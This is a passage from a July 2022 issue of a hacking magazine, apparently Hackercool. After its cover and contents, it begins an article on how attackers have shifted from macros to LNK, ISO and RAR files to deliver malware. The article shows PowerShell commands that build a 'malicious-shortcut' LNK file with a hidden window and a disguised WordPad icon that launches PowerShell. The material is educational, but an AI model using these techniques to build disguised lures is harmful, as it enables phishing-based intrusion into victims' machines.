

How APTs Are Delivering Malware After Microsoft's Ban Of Macros in Real World Hacking.

Ultimate Hacking Scenario : Non -Metasploit

How A Chinese APT infected
Redis Servers with Muhstik BOT

AV Evasion : How QuakBOT Malware is
evading detection

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 7

*This Issue released a bit
earlier than the
previous
Issue but still late.
So Sorry.*

No Editor's Note.

GOOGLE'S CLOUD DIVISION DISCLOSED THAT IT MITIGATED A SERIES OF HTTPS
DISTRIBUTED DENIAL-OF-SERVICE (DDOS) ATTACKS WHICH PEAKED AT 46 MILLION
REQUESTS PER SECOND (RPS),
MAKING IT THE LARGEST SUCH RECORDED TO DATE.

INSIDE

See what our Hackercool Magazine July 2022 Issue has in store for you.

1. Real World Hacking :

How APTs Are Delivering Malware After Microsoft's Ban On Macros.

2. What's New :

Kali Linux 2022.2 & Parrot Security Os 5.0

3. Ultimate Hacking Scenario :

3 Non-Metasploit Hacking Scenarios To Help Readers Understand RW Hacking.

4. Real World Hacking Scenario :

How A Chinese APT Infected Redis Servers with Muhstik BOT.

5. Bypassing AntiVirus :

How QuakBOT Malware Is Evading Detection?

6. Online Security :

Before Paying A Ransom, Hacked Companies Should Consider Their Ethics And Values.

Installations

Downloads

Other Useful Resources

How APTs Are Delivering Malware Post Microsoft's Ban On Macros

REAL WORLD HACKING

Ever since Microsoft banned the usage of Macros by default, hackers and APTs alike have shifted to various other methods to deliver malware. Macros were a perfect method to deliver malware for hackers. Seeing the seriousness of this feature, Microsoft has finally decided to disable macros by default after some dilly dallying. This move comes a few months after disabling XLM macros by default.

To be precise, hackers have been moving towards other delivery methods even before the ban of macros by default. Some of these methods were being used since long time. It is only the recent Microsoft's ban on macros that increased their usage.

Prøofpoint reported that the use of VBA & XL4 macros by malicious action reduced approximately by 66% starting from October 2021 to June 2022. It also reported that in place of macro enabled documents, hackers are moving towards other alternatives like Windows shortcut (LNK), RAR and ISO files to deliver malware.

These files are being sent as email attachments or are stored on a website and victims are lured to this malicious website provided in the spear phishing email. In this Issue, readers will learn how to generate malicious LNK, ISO, RAR files and learn how APTs deliver these malware files.

An ISO file is an archive file that contains an identical copy (image) of data found on an optional disc like CD or DVD. You can say ISO like is a soft copy of CD or DVD. So these are typically container files..

Hackers have been using poisoned disk image files for years to deliver malware to their targets. The popularity of this method among attackers is because ISO file is a standard file type of Windows environment.

A LNK file is Windows shortcut file that serves as a pointer to open an application or folder or a file. LNK files are easy to create and hence hackers have been using them since long. McAfee has reported that recently hackers have been using LNK files to deliver malware like Emotet, Quakbot, IcedID and Bazarloaders etc.

Not that you don't know it, a RAR is a proprietary archive file format used to compress multiple files into an archive which is in .rar format. I hope that gave you a basic understanding of all the file formats. Now, let's get into practical exploitation starting with creating a LNK file.

"The use of VBA and XL4 Macros decreased approximately 66% from October 2021 through June 2022,"

- ProofPoint

LNK

A LNK file can be created on a Windows machine using commands given below.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\admin> $obj = New-object -comobject wscript.shell
PS C:\Users\admin> $link = $obj.createshortcut("c:\Users\admin\Desktop\lab\malicious-shortcut.lnk")
PS C:\Users\admin> $link.windowstyle = "7"
PS C:\Users\admin> $link.targetpath = "%windir%/system32/cmd.exe"
PS C:\Users\admin> $link.iconlocation = "C:\Users\admin\Desktop\lab\wordpad.ico"
PS C:\Users\admin> $link.arguments = "/c start powershell.exe"
PS C:\Users\admin> $link.save()
PS C:\Users\admin>
```

In the above commands, I have created a Windows shortcut (LNK) named "malicious shortcut" that will open PowerShell upon clicking on it.

My PC > Desktop > Lab

Name	Date modified	Type	Size
Lab2	8/12/2022 6:34 PM	File folder	
Click_For_password	8/12/2022 6:11 PM	Disc Image File	70 KB
hot_1	8/12/2022 6:07 PM	JPG File	6 KB
hot_2	8/12/2022 6:07 PM	JPG File	10 KB
Hot_Images	8/12/2022 6:22 PM	WinRAR archive	18 KB
Lab	8/12/2022 6:23 PM	WinRAR archive	35 KB
malicious-shortcut	8/12/2022 7:00 PM	Shortcut	3 KB
Wordpad	8/12/2022 6:55 PM	Icon	164 KB

Lab	8/12/2022 6:23 PM	WinRAR archive	35 KB
malicious-shortcut	8/12/2022 7:00 PM	Shortcut	3 KB
Wordpad	8/12/2022 6:55 PM	Icon	164 KB

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Users\admin\Desktop\Lab>
```



2.30 KB

OneDrive U

If you think this is a bit cumbersome, don't worry, there are many tools available that can simplify the job for you. Sharp LNK gen is one such tool (with Graphical User Interface) that automatically generates LNK files for us.

